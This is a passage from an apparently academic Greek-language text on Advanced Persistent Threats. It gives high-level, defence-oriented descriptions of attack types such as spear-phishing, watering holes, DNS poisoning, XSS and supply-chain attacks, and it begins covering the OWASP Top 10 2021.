βάλλεται από μία APT επίθεση. Το μεγαλύτερο ποσοστό, ύψους 60%, κατέχουν οι παραδοσιακές μέθοδοι, οι οποίες αποδεικνύονται αναποτελεσματικές για τον εντοπισμό παραβιάσεων ασφάλειας. Το αμέσως μικρότερο ποσοστό αναποτελεσματικότητας διαφύλαξης οφείλεται στο φιλτράρισμα των black και white lists, στο 8%. Όλοι οι υπόλοιποι παράγοντες που επιτρέπουν μία επίθεση έχουν ποσοστό 4%. Σε αυτούς συγκαταλέγονται το spearphising, το spearphishing με χρήση παραμορφωμένων PDF, η λήψη αποφάσεων που αφορούν την ασφάλεια από ανθρώπους με βάση την ενστικτώδη αντίληψή.

Επιπλέον, η δυσκολία στην επίτευξη σωστού trade-off μεταξύ λειτουργικότητας και ασφάλειας αλλά και η δυσκολία στον εντοπισμό παραβιάσεων ασφάλειας λόγω σφαλμάτων στην επεξεργασία μεγάλων δεδομένων. Τέλος, δύο ακόμη αδυναμίες αποτελούν σημαντικό κίνδυνο για την ασφάλεια των δεδομένων και των ευαίσθητων πληροφοριών της εταιρίας: τα εσωτερικά προβλήματα από την αποκάλυψη πληροφοριών από εργαζομένους αλλά και η έλλειψη πολιτικών ασφαλείας για την προστασία των προσωπικών συσκευών των εργαζομένων στην επιχείρηση (BYOD).



Εικόνα 6: Διάγραμμα κοινών αδυναμιών που σχετίζονται με επιθέσεις APT (2018) [18]

Ακολούθως, θα παραθέσουμε ορισμένα είδη ευπαθειών, τεχνικές εξαπάτησης και εργαλεία επίθεσης που χρησιμοποιούνται από τους επιτιθέμενους που πραγματοποιούν APT εισβολές, πέρα από όσες έχουμε ήδη αναφέρει.

2.6.1 Εκμετάλλευση γνωστών ευπαθειών εφαρμογών

Μια άλλη πηγή επιθέσεων APT είναι η εκμετάλλευση γνωστών ευπαθειών. Οι ευπάθειες μπορούν να προκύψουν κυρίως από σφάλματα στην ανάπτυξη του λογισμικού τα οποία αν και δεν είναι από μόνο τους επιβλαβή, γίνονται αντικείμενο

εκμετάλλευσης από τους δράστες (actors) των επιθέσεων APTs. Αυτά τα σφάλματα ονομάζονται ευπάθειες του λογισμικού. Μόλις καθοριστεί ένα σφάλμα ως ευπάθεια, καταχωρείται σε μια βάση δεδομένων, τη *Common Vulnerabilities* and *Exposures* (*CVE*), η οποία εμπεριέχει όλες τις γνωστές ευπάθειες, με κάθε ευπάθεια να προσδιορίζεται από ένα μοναδικό αναγνωριστικό *CVE-ID*. Στη νέα ευπάθεια ορίζεται μια βαθμολογία κατά το σύστημα *Common Vulnerability Scoring System* (CVSS) που αντικατοπτρίζει το κατά πόσο η ευπάθεια αυτή αποτελεί δυνητικό κίνδυνο για το σύστημα του οργανισμού [3] [21]. Η λίστα CVE χρησιμεύει ως σημείο αναφοράς για τους σαρωτές ευπάθειας (*vulnerability scanners*). Οι επιτιθέμενοι εκμεταλλευόμενοι τις υπάρχουσες λίστες γνωστών ευπαθειών όπως η *CVE*, και η εθνική βάση δεδομένων ευπάθειας, *NIST National Vulnerability Database* (*NVD*), οι οποίες περιέχουν ευπάθειες που γνωστοποιούνται δημόσια, συλλέγουν σημαντικές πληροφορίες σχετικά με τις νέες ευπάθειες και τις χρησιμοποιούν για την πρόκληση επιθέσεων κατά οργανισμών/ εταιρειών. Πιο συγκεκριμένα, η πλειονότητα των επιτιθέμενων χρησιμοποιεί τις πληροφορίες για γνωστές ευπάθειες ώστε να πραγματοποιήσει επιθέσεις APT. Ως αποτέλεσμα, είναι σημαντικό να πραγματοποιούνται ενημερώσεις των συστημάτων ασφαλείας αμέσως μετά την ανακάλυψη των ευπαθειών.

2.6.1.1 Zero-day attacks

Η ευπάθεια μηδενικής ημέρας (*Zero day attack*) αποτελεί μια αδυναμία ενός λογισμικού όπου ο σχεδιαστής/ κατασκευαστής του μπορεί να μη γνωρίζει την ύπαρξη της, ή να μην είναι σε θέση να την επιδιορθώσει, προτού την εκμεταλλευτούν οι επιτιθέμενοι. Το όνομα αυτής της ευπάθειας προκύπτει από το γεγονός ότι, με το που βρεθεί η συγκεκριμένη ευπάθεια στο σύστημα, οι υπεύθυνοι ασφαλείας έχουν «μηδέν ημέρες» για να την διορθώσουν λόγω του ότι το σύστημα βρίσκεται ήδη σε κίνδυνο. Οι επιτιθέμενοι συχνά εκμεταλλεύονται αυτήν την ευπάθεια προκειμένου να ξεκινήσουν μια επίθεση προηγμένης επίμονης απειλής, με σκοπό να κλέψουν δεδομένα ή να προκαλέσουν ζημιά. Αρχικά, οι εισβολείς συλλέγουν χρήσιμες πληροφορίες σχετικά με το υπολογιστικό σύστημα του οργανισμού, παραδείγματος χάρη, ποιες εκδόσεις λειτουργικού συστήματος, ποια *anti-virus* και *-malware* λογισμικά χρησιμοποιούνται [3].Στη συνέχεια, αναζητούν τυχόν ευπάθειες σε αυτές τις εκδόσεις που θα μπορούσαν να τις αξιοποιήσουν για να αποκτήσουν πρόσβαση στο δίκτυο του προορισμού.

2.6.1.2 Social Engineering

Η κοινωνική μηχανική (Social Engineering) είναι η διαδικασία με την οποία χειραγωγείται ένας χρήστης να παραβιάσει τα συστήματα πληροφοριών μιας εταιρείας ή οργανισμού. Η επίθεση αυτή εκμεταλλεύεται την ευπιστία και την συνείδηση του ατόμου. Αντί να χρησιμοποιεί επιθέσεις στα συστήματα προς όλες τις κατευθύνσεις, αυτή η στρατηγική επικεντρώνεται σε άτομα με προνομιακή πρόσβαση, πείθοντάς τα να δώσουν προσωπικές πληροφορίες, ώστε οι επιτιθέμενοι να πραγματοποιήσουν μια κακόβουλή επίθεση στον οργανισμό που ανήκουν [16]. Αυτή η κατηγορία επίθεσης

εμφανίζεται με δύο τρόπους. Πρώτον, με τη χρήση κάποιου αντικειμένου – δολώματος, όπως μια συσκευή εξωτερικής αποθήκευσης πχ. ένα *usb-stick* ή *CD*, το οποίο κάποιος επιτιθέμενος θα «ξεχάσει» κατά λάθος για να το βρει κάποιο ανυποψίαστο θύμα και να το εισάγει στον υπολογιστή του για να δει τι περιέχει και σε ποιον ανήκει. Ακόμα, σε αυτή την κατηγορία ανήκουν οι επιθέσεις μέσω μηνυμάτων ψαρέματος ηλεκτρονικού ταχυδρομείου (*spear – phishing*) που εμπεριέχουν κακόβουλα αρχεία και επικίνδυνους συνδέσμους, τα οποία στέλνονται στα υποψήφια θύματα, εργαζομένους της εταιρείας / οργανισμού. Οι επιθέσεις αυτές πραγματοποιούνται κατά των υπολογιστών, κινητών, και άλλων έξυπνων συσκευών που χρησιμοποιούν τα υποψήφια θύματα [15]. Οι έξυπνες κινητές συσκευές και ειδικά τα *smartphones*, *tablets* με κινητά λειτουργικά συστήματα (π.χ. *iOS*, *Android*) τείνουν να είναι πολύ πιο εύκολοι στόχοι από τους σταθμούς εργασίας / φορητούς υπολογιστές με λειτουργικά συστήματα για επιτραπέζιους υπολογιστές [13].Ως αποτέλεσμα της υψηλής χρήσης *email* στην καθημερινότητα μας, οι επιθέσεις κοινωνική μηχανικής και email *spear-phishing* γίνεται όλο και πιο συχνές, και αποτελούν ίσως την νούμερο ένα τεχνική εξαπάτησης για να δημιουργήσουν το κατάλληλο έδαφος ώστε να εξαπολύσουν στην συνέχεια μια APT επίθεση. Περισσότερες πληροφορίες για την τεχνική ηλεκτρονικού ψαρέματος θα δοθούν στην συνέχεια αυτής της ενότητας.

2.6.1.3 Spear-phishing

Αν και η πλειονότητα των επιθέσεων ηλεκτρονικού "ψαρέματος" είναι ευρέως διαδεδομένες και επικεντρώνονται στο οικονομικό κέρδος, πρόσφατα έχουν κάνει την εμφάνιση τους στοχευμένες επιθέσεις ηλεκτρονικού "ψαρέματος" (*phishing*). Αυτές οι επιθέσεις είναι γνωστές ως *spear-phishing* και χρησιμοποιούνται από ένα μεγάλο αριθμό προηγμένων επίμονων απειλών εναντίον κυβερνητικών, στρατιωτικών και οικονομικών οργανισμών [13]. Η μελέτη των πρόσφατων καταγεγραμμένων περιστατικών επιθέσεων APT αποκάλυψε ότι οι επιτιθέμενοι χρησιμοποιούν στοχευμένες επιθέσεις ηλεκτρονικού "ψαρέματος" (*spear-phishing*) προκειμένου να αποκτήσουν πρόσβαση στο εσωτερικό δίκτυο του στόχου τους. Μάλιστα, το ηλεκτρονικό ψάρεμα (*phishing*) αποτελεί μια από τις πιο δημοφιλείς και επικερδής επιθέσεις.

Η επίθεση ηλεκτρονικού ταχυδρομείου *spear-phishing*, κάνει χρήση συνδέσμων εντός του κυρίως κειμένου του μηνύματος ηλεκτρονικού ταχυδρομείου, προσελκύοντας τους χρήστες να κάνουν κλικ στον κακόβουλο σύνδεσμο για έλεγχο ταυτότητας, ή να παρέχουν ευαίσθητα δεδομένα όπως κωδικούς πρόσβασης, με σκοπό να αποκτήσουν οι ίδιοι τη πολυπόθητη μη εξουσιοδοτημένη πρόσβαση στο σύστημα του θύματος [15]. Οι επιτιθέμενοι συχνά παριστάνουν τους διαχειριστές του συστήματος ή το τμήμα IT του οργανισμού, στέλνοντας στα υποψήφια θύματα ένα μήνυμα ηλεκτρονικού ταχυδρομείου με αφορμή τη διατήρηση του κωδικού πρόσβασης τους.

Οι επιθέσεις *spear – phishing* πρόκειται για μια προσπάθεια συλλογής κωδικών πρόσβασης των χρηστών, οικονομικών πληροφοριών ή άλλων προσωπικών πληροφοριών των ανυποψίαστων εργαζομένων, στοχεύοντας να καταφέρουν να εισβάλλουν μεθοδικά στο οργανισμό που ανήκουν [13]. Το μήνυμα ηλεκτρονικού ψαρέματος ενδέχεται να περιέχει κακόβουλους συνδέσμους και κακόβουλα συνημμένα αρχεία. Οι χρήστες που ενδεχομένως κρίνουν ασφαλές το κακόβουλο μήνυμα και θα κάνουν κλικ στον κακόβουλο σύνδεσμο, πρόκειται να ανακατευθυνθούν σε μια άλλη σελίδα ηλεκτρονικού ψαρέματος που απαιτείται για την εισαγωγή των διαπιστευτηρίων των χρηστών για τη διενέργεια του ελέγχου ταυτότητας τους ή τη λήψη και την εγκατάσταση κακόβουλου λογισμικού. Αυτή η σελίδα ηλεκτρονικού ψαρέματος πιθανόν να είναι πανομοιότυπη με κάποια σελίδα που τα υποψήφια θύματα επισκέπτονται συχνά και τη θεωρούν αξιόπιστη, ώστε να μην αντιληφθούν ότι πρόκειται για μια προσπάθεια εξαπάτησης τους. Ακόμη, τα κακόβουλα μηνύματα ηλεκτρονικού ταχυδρομείου μπορεί να περιέχουμε εικόνες με ακατάλληλο περιεχόμενο ή να μοιάζουν με επίσημα έγγραφα. Στην περίπτωση της λήψης των κακόβουλων συνημμένων αρχείων πχ. αρχεία σε μορφή *.zip*, εκτελέσιμα αρχεία, οι εργαζόμενοι που θα τα ανοίξουν χωρίς να το γνωρίζουν, θέτουν το δίκτυο της εταιρείας / οργανισμού σε υψηλό κίνδυνο. Το κακόβουλο λογισμικό που θα εκτελεστεί στο παρασκήνιο θα εκμεταλλευτεί τις ευπάθειες του συστήματος και θα προσπαθήσει να δημιουργήσει μια «βάση» στο δίκτυο, ώστε να μπορέσει να επιστρέψει και να συνεχίσει με την μόλυνση του [2]. Έτσι, οι εισβολείς θα έχουν την δυνατότητα να ελέγχουν το σύστημα του οργανισμού-στόχου εξ αποστάσεως. Για την παρακολούθηση του συστήματος οι επιτιθέμενοι συνήθως χρησιμοποιούν λογισμικό *RAT* (*Remote Access Tool*) ή *trojan*.

Για την αποφυγή εξαπάτησης των εργαζομένων από αυτή την μορφή επίθεσης έχουν προταθεί τεχνικές ανίχνευσης των *phishing* e-*mails* με την χρήση της μηχανικής μάθησης. Το μοντέλο αυτό χρησιμοποιεί δέντρα απόφασης, και έχει εκπαιδευτεί ώστε να ελέγχει συγκεκριμένα χαρακτηριστικά στο σώμα και τη κεφαλίδα του *e-mail*. Αυτά είναι : αναγνωριστικό μηνύματος (*message ID*), domain, *domain* αποστολέα, τύπος μηνύματος και αριθμός συνδέσμων, και τα χαρακτηριστικά των διευθύνσεων *URL* σε συνδέσμους. Αυτή η τεχνική ανίχνευσης είχε αποτελεσματικότητα που έφτανε 98.11% ακρίβεια και 0.53% ψευδώς θετικό αποτέλεσμα [22]. Παρόλα αυτά, το πιο σημαντικό μέτρο κατά των επιθέσεων *spear – phishing* αποτελεί η εκπαίδευση των εργαζομένων ώστε να αποφεύγουν τέτοιου είδους μηνύματα.

2.6.1.4 Drive-by-download

Όπως αναφέρθηκε προηγουμένως, τα μηνύματα ηλεκτρονικού ψαρέματος (*spear-phishing*) ενδέχεται να περιλαμβάνουν κακόβουλα αρχεία ή συνδέσμους προς επικίνδυνους ιστότοπους. Το θύμα ενθαρρύνεται να επισκεφθεί έναν ιστότοπο, όπου υπάρχει ένας κρυφός σύνδεσμος (*Iframe*) ο οποίος θα τον ανακατευθύνει σε ένα κακόβουλο ιστότοπο [17]. Από αυτό τον τομέα θα προκληθεί μια επίθεση

εκμετάλλευσης του προγράμματος περιήγησης. Στη συνέχεια θα «κατέβει» κακόβουλο λογισμικό απευθείας στο υπολογιστή του θύματος.

2.6.1.5 Watering Hole Attacks

Σε αντίθεση με τις επιθέσεις ηλεκτρονικού "ψαρέματος" που περιλαμβάνουν την προσέλκυση υπαλλήλων σε κακόβουλους ιστότοπους, οι επιθέσεις με τρύπες ποτίσματος περιλαμβάνουν τη μόλυνση ενός από τους ιστότοπους που επισκέπτονται συχνά οι υπάλληλοι του οργανισμού-στόχου. Στην κυβερνο-κατασκοπεία, είναι ανάλογο με το *spear-phishing*. Με βάση τις πληροφορίες που αποκτήθηκαν στη φάση της αναγνώρισης ο εισβολέας θα μολύνει μερικούς από τους δικτυακούς ιστότοπους που επισκέπτεται συχνότερα το θύμα. Έτσι, οι επιθέσεις *watering* hole είναι προσανατολισμένες στις ανάγκες των θυμάτων. Για να γίνει αυτό, οι επιτιθέμενοι προσπαθούν να συγκεντρώσουν πληροφορίες για τον στόχο με βάση τα δικά τους ενδιαφέροντα [8]. Η μεγαλύτερη ανησυχία γύρω από τις επιθέσεις APT όμως είναι ότι οι επιτιθέμενοι υπάρχει πιθανότητα να επιστρέψουν για να επιχειρήσουν ξανά και να μολύνουν κι άλλους ιστότοπους στο μέλλον. Αυτή η τεχνική είναι δύσκολο να ανιχνευθεί καθώς οι hackers αναζητούν μια συγκεκριμένη διεύθυνση *IP* για να επιτεθούν και να λάβουν συγκεκριμένες πληροφορίες.

2.6.1.1 DoS and DDoS attacks

Η επίθεση άρνησης υπηρεσίας (*DOS*) στοχεύει στο να καταστήσει ένα δίκτυο ή έναν πόρο (ιστότοπο, εφαρμογή, διακομιστή) εκτός λειτουργίας, ούτως ώστε είναι μη διαθέσιμος και να μη μπορεί να χρησιμοποιηθεί από τους χρήστες. Οι επιτιθέμενοι πλημμυρίζουν το δίκτυο ή το τερματικό σταθμό με πλήθος αιτημάτων *http*, ώστε να διακόψουν την έκρυθμη λειτουργία του, και να εμποδίσουν άλλους χρήστες να αποκτήσουν πρόσβαση σε αυτό, για να μπορούν οι εισβολείς να διαχειρίζονται ανενόχλητοι τους πόρους ή το δίκτυο [23] [11]. Αυτές του είδους οι επιθέσεις δημιουργούν μεγάλες καθυστερήσεις στην απόκριση του συστήματος, απώλειες και διακοπές υπηρεσιών, με αποτέλεσμα να έχουν άμεσο αντίκτυπο στη διαθεσιμότητα του συστήματος. Πιο συγκεκριμένα υπάρχουν δύο διαφορετικοί τύποι επιθέσεων *DoS*. Αρχικά, με την επίθεση υπερχείλισης του *buffer* (*Buffer Overflow attacks*), οι επιτιθέμενοι στοχεύουν στην υπερκατανάλωση των πόρων του συστήματος όπως η *CPU*, ο σκληρός δίσκος και η μνήμη, ώστε να καταρρεύσει το σύστημα και να επηρεάσει τη έκρυθμη λειτουργία του διακομιστή .Έπειτα, με την επίθεση πλημμύρας (*Flood attacks*) οι επιτιθέμενοι στοχεύουν στην υπερφόρτωση των διακομιστών με πακέτα δεδομένων που στέλνονται από διάφορους υπολογιστές, με τελικό αποτέλεσμα να τεθεί το σύστημα εκτός λειτουργίας.

2.6.1.2 Brute Force Attacks

Μια συχνή απειλή που αντιμετωπίζουν οι προγραμματιστές ιστού είναι η επίθεση ωμής βίας (*Brute Force Attacks*). Μια επίθεση ωμής βίας πρόκειται για τη

προσπάθεια των επιτιθέμενων να ανακαλύψουν έναν κωδικό πρόσβασης δοκιμάζοντας συστηματικά κάθε πιθανό συνδυασμό γραμμάτων, αριθμών και συμβόλων μέχρι να ανακαλύψουν τον σωστό συνδυασμό. Εδώ, η ωμή βία σημαίνει ότι οι επιτιθέμενοι χρησιμοποιούν βίαιες προσπάθειες για να εξαναγκάσουν την πρόσβαση τους σε ιδιωτικούς λογαριασμούς [23]. Στη πραγματικότητα πρόκειται για μια παλαιά χρησιμοποιούμενη τεχνική επίθεσης. Ωστόσο, υπάρχουν διάφορα είδη ωμής βίας που χρησιμοποιούν οι επιτιθέμενοι για να αποκτήσουν πρόσβαση, όπως είναι οι: απλές *brute force attacks*, επιθέσεις λεξικού (*dictionary attacks*), υβριδικές επιθέσεις ωμής βίας (*hybrid* brute force *attacks*), αντίστροφες επιθέσεις ωμής βίας (*reverse brute force attacks*), και οι επιθέσεις *credential stuffing*.

2.6.1.3 DNS modifications

Σε αυτή την κατηγορία ανήκουν οι τεχνικές που χρησιμοποιούνται από έναν εισβολέα για να ανακατευθύνει την κυκλοφορία σε έναν κακόβουλο ιστότοπο .Οι επιτιθέμενοι εισάγουν ψευδείς πληροφορίες στην κρυφή μνήμη, έτσι ώστε τα ερωτήματα *DNS* να δώσουν στο χρήση λανθασμένη απάντηση, με αποτέλεσμα να ανακατευθύνονται σε λάθος ιστότοπους. Αυτή η επίθεση ονομάζεται δηλητηρίαση της κρυφής μνήμης *DNS* (*DNS Cache Poisoning Attack*). Με πιο απλά λόγια, κατά την επίθεση αυτή ο εισβολέας εκμεταλλεύεται έναν διακομιστή *DNS* για να στείλει μια πλαστή απάντηση *DNS* που θα αποθηκευτεί προσωρινά από τους διακομιστές. Στη συνέχεια, οι χρήστες που επισκέπτονται τον *DNS*, θα αποστέλλονται σε μια νέα διεύθυνση *IP* που έχει επιλέξει ο επιτιθέμενος [11]. Η ιστοσελίδα δεν είναι τίποτα άλλο παρά ένας κακόβουλος ιστότοπος ηλεκτρονικού ψαρέματος ο οποίος θα παραπλανά τα θύματα ώστε να κατεβάσουν το κακόβουλο λογισμικό που τους υποδεικνύεται, ή μπορεί να υποβάλουν στοιχεία σύνδεσης ή άλλα προσωπικά και οικονομικά στοιχεία.

2.6.1.1 Cross-Site Scripting (XSS)

Οι επιθέσεις *Cross-Site Scripting (XSS*) είναι ένας τύπος επίθεσης έγχυσης, κατά την οποία κακόβουλος κώδικας εισάγεται σε αξιόπιστους ιστότοπους. Σε αυτή την κατηγορία επίθεσης, ο επιτιθέμενος εκμεταλλεύεται έναν ιστότοπο αποστέλλοντας κακόβολα δεδομένα εισόδου, σε μορφή κειμένου, που εκμεταλλεύονται στις λειτουργίες του φυλλομετρητή (*browser*), για να παραβιάσει τις συνεδρίες χρήστη ή να ανακατευθύνει το θύμα σε κακόβουλους ιστότοπους.

Ο επιτιθέμενος με μια επιτυχημένη *Cross-Site Scripting* επίθεση μπορεί να κρατήσει ανοιχτή τη σύνδεση ενός χρήστη, και να εισβάλλει στον υπολογιστή του [23]. Ως αποτέλεσμα ο επιτιθέμενος μπορεί να προσπελάσει δεδομένα για τα οποία μέχρι τότε δεν είχε εξουσιοδοτημένη πρόσβαση και να κατασκοπεύσει το σύστημα του χρήστη. Ακόμα, μπορεί να έχει πρόσβαση σε *cookies*, *tokens* περιόδου λειτουργίας ή άλλες ευαίσθητες πληροφορίες που διατηρεί το πρόγραμμα περιήγησης και χρησιμοποιούνται σε αυτόν τον ιστότοπο. Για την αποτροπή όμοιων επιθέσεων είναι

αναγκαία η επικύρωση των δεδομένων εισόδου του χρήστη και ο προσδιορισμός των χαρακτήρων κειμένου που επιτρέπεται να εισάγονται.

2.6.1.2 Supply chain attacks

Τα τελευταία χρόνια έχει αυξηθεί κατακόρυφα σε διεθνές επίπεδο, η ζήτηση οργανισμών από τρίτους προμηθευτές για την παροχή προϊόντων, συστημάτων και υπηρεσιών πληροφορικής, όπως είναι η προμήθεια *hardware*, η ανάπτυξη εφαρμογών και η παροχή υπηρεσιών νέφους [24]. Η εξάρτηση αυτή των οργανισμών από τους προμηθευτές αποτελεί πρόσφορο έδαφος για τους επιτιθέμενους, και κατά συνέπεια έχει τους ακόλουθους κινδύνους:

- Οι υποδομές του παρόχου υπηρεσιών νέφους βρίσκονται σε τρίτες χώρες, όπου στα δεδομένα υπάρχει πιθανότητα να υπόκεινται σε νόμιμη ή κρυφή παρακολούθηση χωρίς τη γνώση του οργανισμού στον οποίο ανήκουν.
- Ο προμηθευτής του λογισμικού μπορεί πιθανότατα να έχει αποκτήσει, πρόσβαση σε κρίσιμα δεδομένα του οργανισμού χωρίς να έχει λάβει προηγουμένως κατάλληλα μέτρα ασφάλειας στην υποδομή του.
- Οι hackers μπορεί να έχουν εισάγει κακόβουλο λογισμικό (*malware*) σε δυαδικές εφαρμογές που αναπτύσσονται από τρίτους προμηθευτές.

Οι επιθέσεις στην αλυσίδα εφοδιασμού θεωρείται ότι ανήκουν στις έμμεσες, εξωτερικές επιθέσεις. Οι κακόβουλοι *hackers* θέτοντας σε κίνδυνο την αλυσίδα εφοδιασμού, είναι σε θέση να κάνουν μη εξουσιοδοτημένες μεταβολές σε τμήματα του *software* ή του *hardware* του στοχευόμενου οργανισμού. Τα περισσότερα από τα τεχνολογικά προϊόντα σήμερα παράγονται και συναρμολογούνται στις ανατολικές χώρες, λόγω του χαμηλότερου κόστους εργασίας. Επιπλέον, δεν είναι ασυνήθιστο για τους κατασκευαστές αυτών των προϊόντων, να έχουν πολλαπλούς υπεργολάβους οι οποίοι με τη σειρά τους έχουν τους δικούς τους υπεργολάβους, καθιστώντας δύσκολη την ιχνηλάτηση και τον έλεγχο της αλυσίδας εφοδιασμού [13]. Ακόμη και αν η συναρμολόγηση ενός προϊόντος γίνεται υπό αυστηρό έλεγχο σε μια αξιόπιστη τοποθεσία, η χρήση οποιωνδήποτε εξαρτημάτων σε αυτά τα προϊόντα που προέρχονται από τρίτους παρόχους, αποτελεί πλέον έναν πιθανό κίνδυνο. Έτσι λοιπόν, οι επιθέσεις εφοδιαστικής αλυσίδας απαιτούν μεγάλη προσπάθεια σε πολλά επίπεδα από τους οργανισμούς για την αποτροπή τους, καθώς ελλοχεύουν πολυάριθμους κινδύνους [24].

Τα μέτρα προστασίας που μπορούν να εφαρμοστούν είναι:

- Εφαρμογή πολιτικής διαχείρισης κινδύνων στην εφοδιαστική αλυσίδα, και των σχετικών μέτρων προστασίας.
- Λεπτομερής καταγραφή του είδους των συστημάτων και των δεδομένων στα οποία ο πάροχος υπηρεσιών θα έχει πρόσβαση.
- Λεπτομερής καταγραφή του συνόλου των απαιτήσεων ασφάλειας.
- Σύναψη συμφωνιών μόνο με αξιόπιστους προμηθευτές και παρόχους υπηρεσιών.

- Υποχρέωση των προμηθευτών και παρόχων υπηρεσιών σε συμμόρφωση με τις απαιτήσεις ασφαλείας του οργανισμού.
- Διενέργεια ελέγχων διείσδυσης (*penetration tests*), και εξωτερικών ελέγχων (*external audits*).

2.6.2 OWASP Top-10 List 2021

Το *Open Web Application Security Project* (*OWASP*) 10 είναι μία συλλογή από τις 10 βασικότερες αδυναμίες σε διαδικτυακές εφαρμογές. Ανανεώνεται κάθε χρόνο, συλλέγοντας αναφορές και στατιστικά στοιχεία από τις επιθέσεις, τις ενημερώσεις και τις αδυναμίες που βρέθηκαν. Αυτή η λίστα έχει σκοπό να βοηθήσει τους οργανισμούς να εντοπίσουν τα πιο σοβαρά προβλήματα ασφάλειας των εφαρμογών δικτύου και να τους παρακινήσει να επικεντρωθούν σε αυτά τα ζητήματα. Ο κάθε developer ή *penetration tester* θα πρέπει να γνωρίζει το *OWASP TOP* 10, καθώς οι αδυναμίες αυτές είναι υψηλού κινδύνου (high risk) για οποιονδήποτε οργανισμό και επιχείρηση. Το OWASP TOP 10 για το 2021 έχει ενημερωθεί ως εξής:

- A01 Broken Access Control
- A02 Cryptographic Failures
- A03 Injection
- A04 Insecure Design
- A05 Security Misconfiguration
- A06 Vulnerable and Outdated Components
- A07 Identification and Authentication Failures
- A08 Software and Data Integrity Failures
- A09 Security Logging and Monitoring Failures
- A10 Server-Side Request Forgery (SSRF)

2.6.2.1 Broken Access Control

Ο έλεγχος πρόσβασης αποκαλείται και ως πιστοποίηση του χρήστη, και αποτελεί το τρόπο με τον οποίο ελέγχεται ποιος χρήστης έχει πρόσβαση στο περιεχόμενο και τις λειτουργίες μιας εφαρμογής και ποιος όχι. Στη πραγματικότητα, ο έλεγχος πρόσβασης πραγματοποιείται έπειτα από την πιστοποίηση του χρήστη, και ορίζει σε τι ενέργειες επιτρέπεται να προβεί ο ίδιος. Οι χρήστες μιας εφαρμογής μπορούν να ανήκουν σε ένα σύνολο ομάδων ή ρόλων, όπου τους δίνονται διαφορετικά δικαιώματα. Έτσι, ο μη επιτυχημένος έλεγχος πρόσβασης μπορεί να οδηγήσει σε μη εξουσιοδοτημένη αποκάλυψη πληροφοριών, τροποποίηση ή καταστροφή όλων των δεδομένων. Για τους λόγους αυτούς είναι σημαντικό να θεσπιστεί μια ενιαία πολιτική ασφαλείας που θα περιλαμβάνει όλες τις απαιτήσεις ασφαλείας του ελέγχου πρόσβασης της εφαρμογής. Επομένως, για την αποτροπή αποτυχιών ελέγχου πρόσβασης προτείνεται η καταγραφή

των συμβάντων αποτυχίας ελέγχου πρόσβασης, και ειδοποίηση των διαχειριστών, μετά από μια σειρά επαναλαμβανόμενων αποτυχιών [24]. Επιπλέον, συνιστάται η συχνή χρήση ελέγχου πρόσβασης εντός της εφαρμογής, και ο ορισμός δικαιωμάτων (*file permissions*) στα αρχεία που έχουν πρόσβαση οι χρήστες. Ωστόσο, χάρη στη κλοπή *cookies*, ένα κακόβουλο άτομο μπορεί συχνά να αλλάξει τον ρόλο του και να δηλώσει έναν διαφορετικό, αποκτώντας τελικά πρόσβαση σε κρίσιμες λειτουργίες της εφαρμογής. Παράλληλα θα πρέπει να περιοριστεί η πρόσβαση σε εξουσιοδοτημένους χρήστες σε πληροφοριακά συστήματα του οργανισμού με βάση την αρχής των ελάχιστων προνομίων (*least privilege*) και την ανάγκης γνώσης (*need*-to-*know*).

2.6.2.2 Cryptographic Failures

Αυτή η κατηγορία αφορά αστοχίες που σχετίζονται με την κρυπτογραφία, οι οποίες συχνά οδηγούν σε έκθεση ευαίσθητων δεδομένων. Ευαίσθητα δεδομένα όπως είναι οι κωδικοί πρόσβασης, οι αριθμοί πιστωτικών καρτών, ιατρικά αρχεία, προσωπικά και επαγγελματικά δεδομένα, απαιτούν επιπρόσθετη προστασία, ιδιαίτερα εάν αυτά τα δεδομένα εμπίπτουν στη νομοθεσία περί απορρήτου πχ. *GDPR*. Η αδύναμη κρυπτογράφησης (*encryption*) οδηγεί στο φαινόμενο της έκθεσης ευαίσθητων δεδομένων [23]. Επιπλέον, αυτή η ευπάθεια μπορεί να είναι αποτέλεσμα της λανθασμένης χρήσης κλειδιών κρυπτογράφησης, ιδιαιτέρως κατά την κωδικοποίηση των αποθηκευμένων συνθηματικών (*passwords*). Όμως και τα προβλήματα ασφαλείας από πλευράς των φυλλομετρητών (*browsers*) μπορούν να οδηγήσουν σε αποτυχίες κρυπτογράφησης.

Για τους λόγους που αναφέρθηκαν παραπάνω είναι σημαντική η διασφάλιση από πλευράς των προγραμματιστών που αναπτύσσουν το λογισμικό, ότι τα ευαίσθητα δεδομένα δεν βρίσκονται σε μορφή απλού αναγνώσιμου κειμένου, αλλά είναι σε κωδικοποιημένη μορφή. Το ίδιο ισχύει και για τα αντίγραφα που δημιουργούνται για αυτά τα ευαίσθητα δεδομένα στα αντίγραφα ασφάλειας (*back-ups*) του συστήματος. Επιπρόσθετα, πρέπει να διασφαλίζεται ότι και κατά την μετάδοση των δεδομένων, αυτά δεν μεταδίδονται σε μορφή απλού αναγνώσιμου κειμένου, είτε εσωτερικά, είτε εξωτερικά της εφαρμογής. Παράλληλα, είναι σημαντικό να διασφαλίζεται η χρήση ασφαλών και ενημερωμένων κρυπτογραφικών αλγόριθμων. Τέλος, ακόμα και για την χρήση κρυπτογραφικών κλειδιών πρέπει να διασφαλίζεται η σωστή χρήση και η κατάλληλη διαχείριση των χρησιμοποιούμενων κλειδιών κρυπτογράφησης.

Για να προστατευτούν τα συστήματα από ευπάθειες που προκύπτουν από κρυπτογραφικές αποτυχίες, οφείλουν να λαμβάνουν ορισμένα μέτρα προστασίας. Αρχικά είναι σημαντικό να προσδιορίζεται το είδος της επίθεσης από την οποία πρέπει να προστατευθούν τα ευαίσθητα δεδομένα, παραδείγματος χάρη από μια εσωτερική ή εξωτερική κυβερνο-επίθεση.

Παράλληλα όμως πρέπει να ταξινομούνται τα δεδομένα σε αυτά που υποβάλλονται σε επεξεργασία,-αποθηκεύονται ή μεταδίδονται από μια εφαρμογή.

Συνεπώς, πρέπει να προσδιορίζεται ποια από τα δεδομένα είναι ευαίσθητα ή όχι, σύμφωνα με τους νόμους περί απορρήτου και τις κανονιστικές ρυθμίσεις ή τις επιχειρηματικές ανάγκες του οργανισμού. Επιπλέον, είναι σημαντικό να αποφεύγεται η απρόσκοπτη αποθήκευση δεδομένων, και ιδιαίτερα των ευαίσθητων δεδομένων. Τα δεδομένα που δεν αποθηκεύονται, δεν κινδυνεύουν να κλαπούν! Εκτός αυτού, είναι απαραίτητο να κρυπτογραφούνται όλα τα ευαίσθητα δεδομένα, είτε είναι απλώς αποθηκευμένα, είτε μετακινούνται μέσω της εφαρμογής.

